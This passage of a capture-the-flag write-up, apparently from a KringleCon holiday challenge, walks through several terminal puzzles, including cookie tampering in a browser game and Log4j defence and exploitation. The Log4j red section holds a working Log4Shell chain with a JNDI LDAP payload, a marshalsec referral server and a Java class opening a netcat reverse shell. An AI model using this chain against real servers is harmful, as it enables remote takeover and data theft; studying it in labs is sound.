Operation 1

```
ltrace ./make_the_candy
touch registrations.json
```


Operation 2

```
./make_the_candy
ltrace ./make_the_candy
echo "{}" > registration.json
ltrace ./make_the_candy
echo "{ 'Registration': 1 }" > registration.json
```

Went back and forth changing values for "Registration" until it hit me - it was looking for the string "True". Ended up putting this in the JSON file:

```
{
    "Registration": True
}
```

4.11. Frostavator



4.12. Holiday hero

Methodology:

- Choose "CREATE ROOM"
- Click "CLOSE" on the following screen
- Right click iframe and select "inspect"
- Choose "Application□Storage□Cookies"
- Select "https://hero.kringlecastle.com" and locate "HOHOHO" cookie

Change cookie from

```
%7B%22single_player%22%3Afalse%7D
```


To

```
%7B%22single_player%22%3Atrue%7
```

- Refresh iframe by right clicking it and select "reload"
- Then, while in console we are going to manipulate some variables

4.12.1. Manipulating variables

In order to enable single player mode we need to change some variables. In order to do that, we need to (in Chrome) enter the console utililty in developers tools.



Then in In console change the single_player variable to true, and start playing

```
single_player_mode=true
```

4.13. Log4j - blue

These are commands found in this terminal

```
ls
cd vulnerable/
ls
cat DisplayFilev1.java
javac DisplayFilev1.java
java DisplayFilev1 testfile.txt
java DisplayFilev1 testfile2.txt
cat DisplayFilev2.java
javac DisplayFilev2.java
java DisplayFilev2 testfile2.txt
java DisplayFilev2 '${java:version}'
java DisplayFilev2 '${env:APISECRET}'
startserver.sh
java DisplayFilev2 '${jndi:ldap://127.0.0.1:1389/Exploit}'
cd ~/patched/
ls
source classpath.sh
javac DisplayFilev2.java '${java:version}'
cd
log4j2-scan vulnerable/
log4j2-scan patched/
log4j2-scan /var/www/solr/
ls /var/log/www
cat logshell-search.sh
sh logshell-search.sh /var/log/www/
sh logshell-search.sh /var/log/www/ | sed '1!d'
sh logshell-search.sh /var/log/www/ | sed '2!d'
sh logshell-search.sh /var/log/www/ | sed '3!d'
```

4.14. Log4j - red

Target

```
http://solrpower.kringlecastle.com:8983/?
```

Test run

```
curl http://solrpower.kringlecastle.com:8983/? --header "User-Agent: ${java:version}"
```

Start LDAP server

```
cd marshalsec

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.3:8080/#YuleLogExploit"

cd web

vim YuleLogExploit.java

public class YuleLogExploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc 172.17.0.3 4444 -e /bin/bash");
        } catch (Exception err) {
            ;
        }
    }
}
```

Compile exploit

```
java YuleLogExploit.java
```

Deliver exploit

```
curl "http://solrpower.kringlecastle.com:8983/solr/admin/cores?foo=${jndi:ldap://172.17.0.3:1389/YuleLogExploit}"
```

Observed the callback in Netcat window, switched to this window and issued command "whoami".

Then I ran

```
cat /home/solr/kringle.txt
```

The answer is ***patching***